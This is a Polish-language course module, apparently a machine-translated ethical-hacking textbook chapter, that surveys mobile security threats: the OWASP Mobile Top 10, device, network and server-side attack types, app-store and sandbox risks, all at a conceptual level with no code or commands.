Hakowanie platform mobilnych

Cele kształcenia

Wraz z rozwojem technologii mobilnych mobilność stała się kluczowym parametrem korzystania z Internetu. Styl życia ludzi w coraz większym stopniu zależy od smartfonów i tabletów. Urządzenia mobilne zastępują komputery stacjonarne i laptopy, ponieważ umożliwiają użytkownikom nie tylko dostęp do Internetu, poczty e-mail i nawigacji GPS, ale także przechowywanie krytycznych danych, takich jak listy kontaktów, hasła, kalendarze i dane logowania. Ponadto ostatnie zmiany w handlu mobilnym umożliwiły użytkownikom dokonywanie transakcji, takich jak kupowanie towarów i aplikacji przez sieci bezprzewodowe, realizowanie kuponów i biletów oraz korzystanie z bankowości za pomocą smartfonów. Wierząc, że surfowanie po Internecie na urządzeniach mobilnych jest bezpieczne, wielu użytkowników nie włącza istniejącego oprogramowania zabezpieczającego. Popularność smartfonów i ich średnio silne mechanizmy bezpieczeństwa sprawiły, że stały się one atrakcyjnym celem dla atakujących. W tym module wyjaśniono potencjalne zagrożenia dla platform mobilnych i podano wskazówki dotyczące bezpiecznego korzystania z urządzeń mobilnych.

Wektory ataku na platformę mobilną

Bezpieczeństwo mobilne staje się coraz większym wyzwaniem wraz z pojawieniem się złożonych ataków wykorzystujących wiele wektorów ataków w celu naruszenia bezpieczeństwa urządzeń mobilnych. Te zagrożenia bezpieczeństwa wykorzystują krytyczne dane, a także informacje finansowe i inne szczegóły użytkowników mobilnych, a także mogą zaszkodzić reputacji sieci komórkowych i organizacji. W tej sekcji omówiono wrażliwe obszary w mobilnym środowisku biznesowym, 10 największych zagrożeń mobilnych OWASP, anatomię ataków mobilnych, wektory ataków mobilnych, powiązane luki w zabezpieczeniach i zagrożenia, problemy bezpieczeństwa wynikające ze sklepów z aplikacjami, problemy z piaskownicą aplikacji, spam mobilny, parowanie urządzeń mobilnych na otwarte połączenia Bluetooth i Wi-Fi oraz inne ataki mobilne.

Wrażliwe obszary w mobilnym środowisku biznesowym

Smartfony są powszechnie używane zarówno do celów biznesowych, jak i prywatnych. W ten sposób są skarbnicą dla atakujących, którzy chcą ukraść dane firmowe lub osobiste. Zagrożenia dla bezpieczeństwa urządzeń mobilnych wzrosły z powodu wzrostu liczby połączeń internetowych, korzystania z aplikacji komercyjnych i innych, różnych metod komunikacji i tak dalej. Oprócz zagrożeń bezpieczeństwa, które są specyficzne dla urządzeń mobilnych, urządzenia mobilne są również podatne na wiele innych zagrożeń, które dotyczą komputerów stacjonarnych i laptopów, aplikacji internetowych, sieci itp. Obecnie smartfony oferują łączność z Internetem i siecią za pośrednictwem różnych kanałów, takich jak 3G/4G/5G, Bluetooth, Wi-Fi lub przewodowe połączenie z komputerem. Zagrożenia bezpieczeństwa mogą pojawić się w różnych miejscach wzdłuż tych ścieżek podczas transmisji danych.

OWASP Top 10 zagrożeń mobilnych - 2016

Według OWASP, 10 największych zagrożeń mobilnych to:

M1 — Niewłaściwe użycie platformy

Ta kategoria obejmuje niewłaściwe użycie funkcji platformy lub niestosowanie zabezpieczeń platformy. Obejmuje to intencje Androida, uprawnienia platformy oraz niewłaściwe użycie Touch ID, pęku kluczy lub innych zabezpieczeń, które są częścią systemu operacyjnego urządzenia mobilnego. Istnieje kilka sposobów narażenia aplikacji mobilnych na to ryzyko.

M2 — Niezabezpieczone przechowywanie danych

Niebezpieczna luka w zabezpieczeniach przechowywania danych pojawia się, gdy zespoły programistów zakładają, że użytkownicy i złośliwe oprogramowanie nie będą mieli dostępu do systemu plików urządzenia mobilnego, a następnie do poufnych informacji w magazynach danych urządzenia. „Jailbreaking" lub rootowanie urządzenia mobilnego omija mechanizmy ochrony szyfrowania. OWASP zaleca analizę interfejsów programowania aplikacji (API) platform bezpieczeństwa danych i odpowiednie wywoływanie tchem. Niezamierzony wyciek danych ma miejsce, gdy programista nieumyślnie umieszcza poufne dane w miejscu na urządzeniu mobilnym, które jest łatwo dostępne dla innych aplikacji na urządzeniu. Taki wyciek jest zwykle spowodowany lukami w systemie operacyjnym, frameworkach, kompilatorze ,środowisku, nowym sprzęcie itd. bez wiedzy dewelopera. Stanowi poważne zagrożenie dla systemu operacyjnego, platform i platform; dlatego ważne jest, aby zrozumieć, w jaki sposób obsługują takie funkcje, jak buforowanie adresów URL, obiekty plików cookie przeglądarki i przechowywanie danych HTML5.

M3 — niepewna komunikacja

Ta kategoria obejmuje słabe uzgadnianie, nieprawidłowe wersje SSL, słabe negocjacje, komunikację jawnym tekstem wrażliwych zasobów i tak dalej. Takie luki ujawniają dane poszczególnych użytkowników i mogą prowadzić do kradzieży konta. Jeśli przeciwnik przechwyci konto administratora, cała witryna może zostać ujawniona. Słaba konfiguracja Secure Socket Layer (SSL) może również ułatwiać ataki typu phishing i man-in-the-middle (MUM).

M4 — Niepewne uwierzytelnianie

Ta kategoria obejmuje pojęcia związane z uwierzytelnianiem użytkownika końcowego lub złym zarządzaniem sesją, np

o Brak identyfikacji użytkownika, gdy jest to wymagane

o Brak zachowania tożsamości użytkownika, gdy jest to wymagane,

o Niedociągnięcia w zarządzaniu sesją.

M5 — niewystarczająca kryptografia

Kod stosuje kryptografię do poufnych informacji. Flowever, kryptografia jest niewystarczająca pod pewnymi względami. Ta kategoria obejmuje problemy, w których próbuje się zastosować kryptografię, ale nie wykonuje się jej poprawnie. Luka ta spowoduje nieautoryzowane pobranie poufnych informacji z urządzenia mobilnego. Aby wykorzystać tę słabość, przeciwnik musi pomyślnie przekonwertować zaszyfrowany kod lub poufne dane na ich oryginalną niezaszyfrowaną postać z powodu słabych algorytmów szyfrowania lub błędów w procesie szyfrowania.

M6 — niepewna autoryzacja

Ta kategoria obejmuje błędy w autoryzacji (np. decyzje autoryzacyjne po stronie klienta i wymuszone przeglądanie). Różni się od kwestii związanych z uwierzytelnianiem (np. rejestracją urządzenia i identyfikacją użytkownika). Gdy aplikacja w ogóle nie uwierzytelnia użytkowników w sytuacji, w której powinna (np. przyznanie anonimowego dostępu do jakiegoś zasobu lub usługi, gdy wymagany jest uwierzytelniony i autoryzowany dostęp), wówczas jest to błąd uwierzytelnienia, a nie błąd autoryzacji.

M7 — Jakość kodu klienta

Ta kategoria obejmuje „Decyzje dotyczące bezpieczeństwa za pośrednictwem niezaufanych danych wejściowych” i jest jedną z rzadziej używanych kategorii. Jest to uniwersalne rozwiązanie problemów z implementacją na poziomie kodu w kliencie mobilnym, które różnią się od błędów kodowania po stronie serwera. Przechwytuje przepełnienia bufora, luki w zabezpieczeniach ciągów znaków i różne inne błędy na poziomie kodu, w przypadku których rozwiązaniem jest przepisanie kodu działającego na urządzeniu mobilnym. Większość nadużyć należących do tej kategorii skutkuje wykonaniem obcego kodu lub DoS na zdalnych punktach końcowych serwera (a nie na samym urządzeniu mobilnym).

M8 — manipulowanie kodem

Ta kategoria obejmuje łatanie binarne, modyfikację lokalnych zasobów, przechwytywanie metod, przełączanie metod i dynamiczną modyfikację pamięci. Gdy aplikacja zostanie dostarczona na urządzenie mobilne, jej kod i zasoby danych rezydują na urządzeniu. Osoba atakująca może bezpośrednio modyfikować kod, dynamicznie zmieniać zawartość pamięci, zmieniać lub zastępować systemowe interfejsy API używane przez aplikację lub modyfikować dane i zasoby aplikacji. W ten sposób osoba atakująca może bezpośrednio podważyć zamierzone użycie oprogramowania w celu uzyskania korzyści osobistych lub pieniężnych.

M9 — Inżynieria wsteczna

Ta kategoria obejmuje analizę ostatecznego podstawowego pliku binarnego w celu określenia jego kodu źródłowego, bibliotek, algorytmów i innych zasobów. Oprogramowanie takie jak IDA, Hopper, otool i inne narzędzia do inspekcji binarnej dają atakującemu wgląd w wewnętrzne działanie aplikacji. W ten sposób może wykorzystać inne powstające luki w aplikacji i odkryć informacje o serwerach zaplecza, stałych kryptograficznych i szyfrach oraz własności intelektualnej.

M10 — Nadrzędna funkcjonalność

Często programiści włączają ukrytą funkcjonalność backdoora lub inne wewnętrzne kontrole bezpieczeństwa programistycznego, które nie są przeznaczone do udostępnienia w środowisku produkcyjnym. Na przykład programista może przypadkowo dołączyć hasło jako komentarz w aplikacji hybrydowej. Inny przykład dotyczy wyłączenia uwierzytelniania dwuskładnikowego podczas testowania. Zazwyczaj osoba atakująca stara się zrozumieć dodatkowe funkcje w aplikacji mobilnej, aby odkryć ukryte funkcje w systemach zaplecza. Osoby atakujące zazwyczaj wykorzystują takie zewnętrzne funkcje bezpośrednio z własnych systemów bez udziału użytkowników końcowych.

Anatomia ataku mobilnego

Ze względu na powszechne stosowanie i wdrażanie zasad przynoszenia własnego urządzenia (BYOD) w organizacjach, urządzenia mobilne stały się głównym celem ataków. Atakujący skanują te urządzenia w poszukiwaniu luk w zabezpieczeniach. Ataki takie mogą dotyczyć urządzenia i warstwy sieciowej, centrum danych lub ich kombinacji. Atakujący wykorzystują luki w zabezpieczeniach związane z następującymi elementami do przeprowadzania złośliwych ataków:

Urządzenie

Luki w zabezpieczeniach urządzeń mobilnych stanowią poważne zagrożenie dla wrażliwych danych osobowych i firmowych. Atakujący atakujący samo urządzenie mogą korzystać z różnych punktów wejścia. Ataki na urządzenia dzielą się na następujące typy:

o Ataki oparte na przeglądarce

Metody ataku oparte na przeglądarce są następujące:

• Phishing: wiadomości e-mail lub wyskakujące okienka typu phishing przekierowują użytkowników na fałszywe strony internetowe imitujące wiarygodne witryny, prosząc ich o podanie danych osobowych, takich jak nazwa użytkownika, hasło, dane karty kredytowej, adres i numer telefonu komórkowego. Użytkownicy mobilni są bardziej narażeni na ataki witryn phishingowych, ponieważ ich urządzenia mają niewielkie rozmiary i wyświetlają tylko krótkie adresy URL, ograniczone komunikaty ostrzegawcze, zmniejszone ikony kłódki itd.

• Ramki: Ramki obejmują stronę internetową zintegrowaną z inną stroną internetową przy użyciu elementów iFrame HTML. Atakujący wykorzystuje funkcjonalność iFrame używaną w docelowej witrynie internetowej, osadza swoją złośliwą stronę internetową i wykorzystuje przechwytywanie kliknięć w celu kradzieży poufnych informacji użytkowników.

• Clickjacking: Clickjacking, znany również jako atak polegający na naprawieniu interfejsu użytkownika, to złośliwa technika wykorzystywana do nakłaniania użytkowników sieci do kliknięcia czegoś innego niż wydaje im się, że klikają. W rezultacie atakujący uzyskują poufne informacje lub przejmują kontrolę nad urządzeniem.

• Man-in-the-Mobile: osoba atakująca wszczepia złośliwy kod do urządzenia mobilnego ofiary, aby ominąć systemy weryfikacji hasła, które wysyłają hasła jednorazowe (OTP) za pośrednictwem wiadomości SMS lub połączeń głosowych. Następnie złośliwe oprogramowanie przekazuje zebrane informacje atakującemu.

• Przepełnienie bufora: Przepełnienie bufora to nieprawidłowość polegająca na tym, że program podczas zapisywania danych w buforze przekracza zamierzony limit i nadpisuje sąsiednią pamięć. Powoduje to błędne działanie programu, w tym błędy dostępu do pamięci, nieprawidłowe wyniki i awarie urządzeń mobilnych.

• Buforowanie danych: Bufory danych w urządzeniach przenośnych przechowują informacje, które są często wymagane przez te urządzenia do interakcji z aplikacjami internetowymi, chroniąc w ten sposób ograniczone zasoby i skracając czas reakcji aplikacji klienckich. Atakujący próbują wykorzystać te pamięci podręczne danych, aby uzyskać dostęp do przechowywanych w nich poufnych informacji.

o Ataki przez telefon/SMS

Metody ataku oparte na telefonie/SMS są następujące:

• Ataki pasma podstawowego: Atakujący wykorzystują luki w procesorze pasma podstawowego GSM/3GPP telefonu, który wysyła i odbiera sygnały radiowe do masztów komórkowych.

• SMiShing: phishing SMS (znany również jako SMiShing) to rodzaj oszustwa phishingowego, w którym osoba atakująca używa wiadomości SMS do wysyłania do ofiary wiadomości tekstowych zawierających oszukańcze łącza do złośliwych stron internetowych lub numerów telefonów. Atakujący nakłania ofiarę do kliknięcia łącza lub zadzwonienia pod numer telefonu i ujawnienia swoich danych osobowych, takich jak numer ubezpieczenia społecznego (SSN), numer karty kredytowej oraz nazwa użytkownika i hasło do bankowości internetowej.

o Ataki oparte na aplikacjach

Metody ataku oparte na aplikacjach to:

• Przechowywanie poufnych danych: Niektóre aplikacje instalowane i używane przez użytkowników mobilnych wykorzystują słabe zabezpieczenia w swojej architekturze bazy danych, co czyni je celem atakujących, którzy chcą włamać się i ukraść przechowywane w nich poufne informacje użytkownika.

• Brak szyfrowania/słabe szyfrowanie: aplikacje przesyłające niezaszyfrowane lub słabo zaszyfrowane dane są podatne na ataki, takie jak przejęcie sesji.

• Niewłaściwa weryfikacja SSL: Luki w zabezpieczeniach w procesie sprawdzania poprawności SSL aplikacji mogą umożliwić atakującym obejście zabezpieczeń danych.

• Manipulowanie konfiguracją: aplikacje mogą wykorzystywać zewnętrzne pliki i biblioteki konfiguracyjne, które można wykorzystać w ataku polegającym na manipulacji konfiguracją. Obejmuje to uzyskiwanie nieautoryzowanego dostępu do interfejsów administracyjnych i magazynów konfiguracji, a także pobieranie danych konfiguracyjnych w postaci zwykłego tekstu.

• Dynamic Runtime Injection: Atakujący manipulują i nadużywają czasu działania programu ,aplikacji do obchodzenia blokad bezpieczeństwa i kontroli logicznych, uzyskiwania dostępu do uprzywilejowanych części aplikacji, a nawet wykraść dane przechowywane w pamięci.

• Niezamierzone uprawnienia: błędnie skonfigurowane aplikacje mogą czasami otwierać drzwi atakującym poprzez nadanie niezamierzonych uprawnień.

• Eskalowane uprawnienia: osoby atakujące przeprowadzają ataki polegające na eskalacji uprawnień, które wykorzystują wady projektowe, błędy programistyczne, błędy lub niedopatrzenia w konfiguracji w celu uzyskania dostępu do zasobów zwykle chronionych przed aplikacją lub użytkownikiem.

Inne metody ataku oparte na aplikacjach obejmują nakładkę Ul/kradzież pinów, kod stron trzecich, zamiarowe przejęcie kontroli, przeglądanie katalogów ZIP, dane ze schowka, schematy adresów URL, fałszowanie GPS, słabe/brak lokalnego uwierzytelniania, integralność/manipulowanie/przepakowywanie, atak sidechannel, podpisywanie aplikacji klucz niezabezpieczony, bezpieczeństwo transportu aplikacji, specjalizacja XML i tak dalej.

System

Metody ataku oparte na systemie operacyjnym są następujące:

• Brak kodu dostępu/słaby kod dostępu: wielu użytkowników nie ustawia kodu dostępu lub używa słabego kodu PIN, kodu dostępu lub wzoru blokady, które osoba atakująca może łatwo odgadnąć lub złamać, aby narazić na szwank poufne dane przechowywane na urządzeniu przenośnym.

• iOS Jailbreaking: Jailbreaking iOS to proces usuwania mechanizmów bezpieczeństwa ustawionych przez firmę Apple w celu zapobiegania uruchamianiu złośliwego kodu na urządzeniu. Zapewnia dostęp administratora do systemu operacyjnego i usuwa ograniczenia piaskownicy. W związku z tym jailbreak wiąże się z wieloma zagrożeniami bezpieczeństwa, a także innymi zagrożeniami dla urządzeń z systemem iOS, w tym niską wydajnością, infekcją złośliwym oprogramowaniem i tak dalej.

• Rootowanie systemu Android: Rootowanie umożliwia użytkownikom systemu Android uzyskanie uprzywilejowanej kontroli (znanej jako „dostęp administratora”) w podsystemie Androida. Podobnie jak jailbreak, rootowanie może spowodować ujawnienie poufnych danych przechowywanych na urządzeniu mobilnym.

• Pamięć podręczna danych systemu operacyjnego: pamięć podręczna systemu operacyjnego tymczasowo przechowuje używane dane/informacje w pamięci na dysku twardym. Atakujący może zrzucić tę pamięć, ponownie uruchamiając urządzenie ofiary ze złośliwym systemem operacyjnym i wyodrębnić poufne dane z zrzuconej pamięci.

• Dostęp do haseł i danych: urządzenia z systemem iOS przechowują zaszyfrowane hasła i dane przy użyciu algorytmów kryptograficznych, które mają pewne znane luki w zabezpieczeniach. Atakujący

wykorzystują te luki w celu odszyfrowania pęku kluczy urządzenia, ujawniając hasła użytkowników, klucze szyfrowania i inne prywatne dane.

• Oprogramowanie ładowane przez operatora: wstępnie zainstalowane oprogramowanie lub aplikacje na urządzeniach mogą zawierać luki, które osoba atakująca może wykorzystać do wykonania złośliwych działań, takich jak usuwanie, modyfikowanie lub kradzież danych na urządzeniu, podsłuchiwanie rozmów telefonicznych i tak dalej.

• Kod inicjowany przez użytkownika: Kod inicjowany przez użytkownika to działanie, które nakłania ofiarę do zainstalowania złośliwych aplikacji lub kliknięcia łączy umożliwiających atakującemu zainstalowanie złośliwego kodu w celu wykorzystania przeglądarki użytkownika, plików cookie i uprawnień bezpieczeństwa. Inne metody ataku oparte na systemie operacyjnym obejmują brak/słabe szyfrowanie, zdezorientowany atak zastępczy, TEE/bezpieczny procesor enklawy, wyciek bocznego kanału, parsery formatu multimediów/plików, luki w sterowniku jądra, DoS zasobów, fałszowanie GPS, blokada urządzenia i tak dalej .

Sieć

Sieciowe metody ataku to:

o Wi-Fi (słabe szyfrowanie/brak szyfrowania): niektóre aplikacje nie szyfrują danych lub używają słabych algorytmów do szyfrowania danych do transmisji w sieciach bezprzewodowych. Osoba atakująca może przechwycić dane, podsłuchując połączenie bezprzewodowe. Chociaż wiele aplikacji korzysta z protokołu SSL/TLS, który zapewnia ochronę przesyłanych danych, ataki na te algorytmy mogą ujawnić poufne informacje użytkowników.

o Nieuczciwe punkty dostępowe: Atakujący instalują fizyczny punkt nielegalnego dostępu bezprzewodowego, który umożliwia im dostęp do chronionej sieci poprzez przejmowanie połączeń legalnych użytkowników sieci.

o Wąchanie pakietów: osoba atakująca używa narzędzi do wąchania, takich jak Wireshark i Capsa Network Analyzer, do przechwytywania i analizowania wszystkich pakietów danych w ruchu sieciowym, które zazwyczaj zawierają poufne dane, takie jak dane logowania wysyłane zwykłym tekstem.

o Man-in-the-Middle (MITM): Atakujący podsłuchują istniejące połączenia sieciowe między dwoma systemami, włamują się do tych połączeń, a następnie odczytują lub modyfikują dane lub wprowadzają fałszywe dane do przechwyconej komunikacji.

o Przejęcie sesji: osoby atakujące kradną ważne identyfikatory sesji i wykorzystują je do uzyskania nieautoryzowanego dostępu do informacji o użytkowniku i sieci.

o Zatruwanie DNS: Atakujący wykorzystują sieciowe serwery DNS, co powoduje podstawianie fałszywych adresów IP na poziomie DNS. W ten sposób użytkownicy serwisu są kierowani na inną stronę wybraną przez atakującego.

o SSLStrip: SSLStrip to rodzaj ataku MITM, w którym atakujący wykorzystują luki w implementacji SSL/TLS na stronach internetowych. Polega na sprawdzeniu przez użytkownika obecności połączenia HTTPS. Atak w niewidoczny sposób obniża jakość połączeń do HTTP bez szyfrowania, co jest trudne do wykrycia przez użytkowników w przeglądarkach mobilnych.

o Fałszywe certyfikaty SSL: Fałszywe certyfikaty SSL reprezentują inny rodzaj ataku MITM, w którym osoba atakująca wystawia fałszywy certyfikat SSL w celu przechwycenia ruchu w rzekomo bezpiecznym

połączeniu HTTPS. Inne sieciowe metody ataku obejmują przejmowanie kontroli nad BGP, serwery proxy HTTP itp.

Centrum danych/CHMURA

Centra danych mają dwa główne punkty wejścia: serwer WWW i bazę danych.

o Ataki oparte na serwerze WWW

Istnieją następujące rodzaje luk w zabezpieczeniach i ataków opartych na serwerze internetowym:

• Luki w zabezpieczeniach platformy: osoby atakujące wykorzystują luki w systemie operacyjnym, oprogramowaniu serwera, takim jak IIS, lub modułach aplikacji działających na serwerze internetowym. Czasami osoby atakujące mogą ujawnić luki w zabezpieczeniach związane z protokołem lub kontrolą dostępu, monitorując komunikację nawiązaną między urządzeniem mobilnym a serwerem internetowym.

• Błędna konfiguracja serwera: błędnie skonfigurowany serwer WWW może umożliwić atakującemu uzyskanie nieautoryzowanego dostępu do jego zasobów.

• Cross-site Scripting (XSS): ataki XSS wykorzystują luki w zabezpieczeniach dynamicznie generowanych stron internetowych, które umożliwiają złośliwym atakującym wstrzyknięcie skryptu po stronie klienta do stron internetowych przeglądanych przez innych użytkowników. Takie ataki mają miejsce, gdy unieważnione dane wejściowe są zawarte w treści dynamicznej wysyłanej do przeglądarki internetowej użytkownika w celu renderowania. Atakujący wprowadzają złośliwy kod JavaScript, VBScript, ActiveX, HTML lub Flash w celu wykonania w systemie ofiary, ukrywając go w uzasadnionych żądaniach.

• Cross-Site Request Forgery (CSRF): Ataki CSRF wykorzystują luki w zabezpieczeniach stron internetowych, które pozwalają atakującemu zmusić przeglądarkę niczego niepodejrzewającego użytkownika do wysłania niezamierzonych złośliwych żądań. Ofiara utrzymuje aktywną sesję z zaufaną witryną i jednocześnie odwiedza złośliwą witrynę, która wstrzykuje żądanie HTTP do zaufanej witryny do swojej sesji, naruszając jej integralność.

• Słaba walidacja danych wejściowych: Usługi sieciowe nadmiernie ufają danym wejściowym z aplikacji mobilnych, w zależności od aplikacji, która przeprowadza walidację danych wejściowych. Jednak osoby atakujące mogą sfałszować własną komunikację z serwerem internetowym lub obejść testy logiczne aplikacji, co pozwala im wykorzystać brakującą logikę sprawdzania poprawności na serwerze do wykonywania nieautoryzowanych działań. Atakujący wykorzystują luki w walidacji danych wejściowych, aby móc przeprowadzać skrypty między witrynami, przepełniać bufory, atakować wstrzykiwaniem itd., co prowadzi do kradzieży danych i awarii systemu.

• Ataki Brute-Force: Atakujący stosują metodę prób i błędów, aby odgadnąć prawidłowe dane wejściowe dla określonego pola. Aplikacje, które pozwalają na dowolną liczbę prób wprowadzania danych, są generalnie podatne na ataki typu brute-force. Inne luki w zabezpieczeniach i ataki oparte na serwerze sieciowym obejmują udostępnianie zasobów między źródłami, atak typu side-channel, atak na hiperwizor, VPN i tak dalej.

Ataki na bazy danych

Istnieją następujące rodzaje luk w zabezpieczeniach i ataków opartych na bazach danych:

• Wstrzykiwanie SQL: wstrzykiwanie SQL jest techniką wykorzystywaną do wykorzystania luk w zabezpieczeniach niezweryfikowanych danych wejściowych w celu przekazywania poleceń SQL przez

aplikację internetową w celu wykonania ich przez bazę danych zaplecza. Jest to podstawowy atak służący do uzyskania nieautoryzowanego dostępu do bazy danych lub pobrania informacji bezpośrednio z bazy danych.

Eskalacja uprawnień: ma to miejsce, gdy atak wykorzystuje jakiś exploit w celu uzyskania dostępu wysokiego poziomu, co skutkuje kradzieżą poufnych danych przechowywanych w bazie danych.

Data Dumping: osoba atakująca powoduje, że baza danych zrzuca część lub wszystkie swoje dane, odkrywając w ten sposób poufne rekordy.

Wykonywanie poleceń systemu operacyjnego: osoba atakująca wstrzykuje polecenia na poziomie systemu operacyjnego do zapytania, powodując, że niektóre systemy baz danych wykonują te polecenia na serwerze. W ten sposób osoba atakująca może uzyskać nieograniczony dostęp do systemu na poziomie administratora.

Jak haker może czerpać zyski z urządzeń mobilnych, które zostały skutecznie przejęte

Obecnie obrazy, listy kontaktów, aplikacje bankowe, aplikacje mediów społecznościowych, konta e-mail, informacje finansowe, informacje biznesowe itd. znajdują się na naszych smartfonach. Tym samym smartfony są skarbnicą informacji, które mogą zostać wykorzystane przez atakujących. Szczególnie narażone na ataki hakerskie są urządzenia z Androidem, ponieważ stanowią one większość udziału w rynku mobilnym. Po zhakowaniu smartfona osoba atakująca może szpiegować działania użytkownika, niewłaściwie wykorzystywać skradzione poufne informacje, podszywać się pod użytkownika, publikując posty na jego kontach w mediach społecznościowych lub zarejestrować urządzenie w botnecie (sieć wielu zhakowanych smartfonów).

Po pomyślnym włamaniu się do urządzenia mobilnego hakerzy mogą wykorzystać następujące elementy:

Nadzór : Finansowy : Kradzież danych : Aktywność botnetu : Podszywanie się pod inne osoby

Dźwięk: Wysyłanie wiadomości SMS o podwyższonej opłacie: Dane konta: Przeprowadzanie ataków DDoS: Przekierowywanie wiadomości SMS

Aparat : Fałszywy program antywirusowy : Kontakty : Oszustwa związane z kliknięciami : Wysyłanie e-maili

Rejestry połączeń : Wykonywanie kosztownych połączeń : Rejestry połączeń i numer telefonu : Wysyłanie wiadomości SMS o podwyższonej opłacie : Publikowanie w mediach społecznościowych

Lokalizacja : Wymuszenie za pomocą oprogramowania typu ransomware : Kradzież danych za pośrednictwem luk w zabezpieczeniach aplikacji

Wiadomości SMS : Kradzież numerów uwierzytelniania transakcji (TAN): Kradzież międzynarodowego numeru identyfikacyjnego urządzenia mobilnego (IMEl)

Wektory ataków mobilnych i luki w zabezpieczeniach platform mobilnych

Wektory ataków mobilnych

Urządzenia mobilne przyciągnęły uwagę hakerów ze względu na ich powszechne użycie. Takie urządzenia uzyskują dostęp do wielu zasobów używanych przez tradycyjne komputery. Co więcej, urządzenia te posiadają pewne unikalne cechy, które doprowadziły do pojawienia się nowych wektorów i protokołów ataków. Takie wektory sprawiają, że platformy telefonii komórkowej są podatne na złośliwe ataki zarówno z sieci, jak i po fizycznym zagrożeniu. Poniżej podano niektóre

wektory ataków, które umożliwiają atakującemu wykorzystanie luk w mobilnym systemie operacyjnym, oprogramowaniu sprzętowym urządzenia lub aplikacjach mobilnych.

Złośliwe oprogramowanie: Eksfiltracja danych: Manipulowanie danymi: Utrata danych

Wirusy i rootkity : Wyodrębnione ze strumieni danych i wiadomości e-mail : Modyfikacje dokonane przez inną aplikację : Luki w zabezpieczeniach aplikacji

Modyfikacja aplikacji : Wydruk ekranu i skrobanie ekranu : Niewykryte próby manipulacji : Niezatwierdzony dostęp fizyczny

Modyfikacja systemu operacyjnego: Kopiowanie na klucz USB i utrata kopii zapasowej: Urządzenie po jailbreaku: Utrata urządzenia

Luki w zabezpieczeniach platformy mobilnej i zagrożenia

Rosnące wykorzystanie smartfonów z ciągle rozwijającymi się funkcjami technologicznymi sprawiło, że bezpieczeństwo urządzeń mobilnych stało się głównym problemem bezpieczeństwa w sektorze IT. Urządzenia mobilne stają się uprzywilejowanymi celami cyberprzestępców ze względu na znaczną poprawę zarówno mobilnego systemu operacyjnego, jak i sprzętu. Ponadto ulepszenia funkcji smartfonów wprowadzają nowe rodzaje obaw związanych z bezpieczeństwem. Ponieważ smartfony wyprzedzają komputery PC jako preferowane urządzenia dostępu do Internetu, zarządzania komunikacją itd., osoby atakujące są bardziej zainteresowane badaniem urządzeń mobilnych i wdrażaniem możliwych schematów ataków na platformy mobilne w celu naruszenia bezpieczeństwa i prywatności użytkowników, a nawet uzyskania pełnej kontroli nad ofiarami ' urządzenia. Poniżej wymieniono niektóre luki w zabezpieczeniach platformy mobilnej i zagrożenia:

Słabe bezpieczeństwo danych

Nadmierne uprawnienia

Słabe bezpieczeństwo komunikacji

Ataki fizyczne

Niewystarczające zaciemnianie kodu

Niewystarczające zabezpieczenia warstwy transportowej

Niewystarczający czas wygaśnięcia sesji

Złośliwe aplikacje w sklepach

Mobilne złośliwe oprogramowanie

Luki w piaskownicy aplikacji

Słabe szyfrowanie urządzenia i aplikacji

Problemy z aktualizacją systemu operacyjnego i aplikacji

Jailbreak i rootowanie

Luki w aplikacjach mobilnych

Kwestie prywatności (geolokalizacja)

Problemy bezpieczeństwa wynikające ze sklepów z aplikacjami

Aplikacje mobilne to programy komputerowe przeznaczone do uruchamiania na smartfonach, tabletach i innych urządzeniach mobilnych. Takie aplikacje obejmują wiadomości tekstowe, pocztę e-mail, odtwarzanie filmów i muzyki, nagrywanie głosu, gry, bankowość, zakupy i tak dalej. Ogólnie rzecz biorąc, aplikacje są udostępniane za pośrednictwem platform dystrybucji aplikacji, którymi mogą być oficjalne sklepy z aplikacjami prowadzone przez właścicieli mobilnych systemów operacyjnych, takie jak Apple App Store, Google Play Store i Microsoft Store App, lub sklepy z aplikacjami innych firm, takie jak Amazon Appstore, GetJar i APKMirror. Sklepy z aplikacjami są częstym celem atakujących, którzy chcą rozpowszechniać złośliwe oprogramowanie i złośliwe aplikacje. Atakujący mogą pobrać legalną aplikację, przepakować ją ze złośliwym oprogramowaniem i przesłać do zewnętrznego sklepu z aplikacjami, z którego użytkownicy pobierają ją, uznając ją za autentyczną. Złośliwe aplikacje zainstalowane w systemach użytkowników mogą uszkodzić inne aplikacje lub przechowywane dane oraz wysłać poufne dane, takie jak dzienniki połączeń, zdjęcia, filmy, poufne dokumenty itd., do atakującego bez wiedzy użytkowników. Atakujący mogą wykorzystać zebrane informacje do wykorzystania urządzeń i przeprowadzenia dalszych ataków. Atakujący mogą również przeprowadzać socjotechnikę, która zmusza użytkowników do pobierania i uruchamiania aplikacji poza oficjalnymi sklepami z aplikacjami. Niewystarczająca weryfikacja aplikacji lub jej brak zwykle prowadzi do pojawienia się złośliwych i fałszywych aplikacji na rynku. Złośliwe aplikacje mogą uszkodzić inne aplikacje i dane oraz wysłać poufne dane użytkowników do atakujących.

Problemy z piaskownicą aplikacji

Smartfony coraz częściej przyciągają uwagę cyberprzestępców. Twórcy aplikacji mobilnych muszą rozumieć zagrożenie dla bezpieczeństwa i prywatności urządzeń mobilnych poprzez uruchamianie aplikacji bez piaskownicy i powinni odpowiednio opracowywać aplikacje z piaskownicą. Piaskownica aplikacji to mechanizm bezpieczeństwa, który pomaga chronić systemy i użytkowników, ograniczając zasoby, do których aplikacja może uzyskać dostęp, do zamierzonych funkcji na platformie mobilnej. Piaskownica często jest przydatna do wykonywania nieprzetestowanego kodu lub niezaufanych programów pochodzących od niezweryfikowanych lub niezaufanych stron trzecich, dostawców, użytkowników i witryn internetowych. Zwiększa to bezpieczeństwo, izolując aplikację, aby uniemożliwić intruzom, zasobom systemowym, złośliwemu oprogramowaniu, takiemu jak trojany i wirusy, oraz innym aplikacjom interakcję z nią. Ponieważ piaskownica izoluje aplikacje od siebie, chroni je przed wzajemnymi manipulacjami; jednak złośliwe aplikacje mogą wykorzystywać luki w zabezpieczeniach i omijać piaskownicę. Bezpieczne środowisko piaskownicy zapewnia aplikacji ograniczone uprawnienia przeznaczone dla jej funkcjonalności w celu ograniczenia jej dostępu do danych i zasobów systemowych innych użytkowników, podczas gdy wrażliwe środowisko piaskownicy umożliwia złośliwej aplikacji wykorzystanie luk w piaskownicy i naruszenie jej granic, co skutkuje wykorzystywanie innych danych i zasobów systemowych.

Mobilny spam

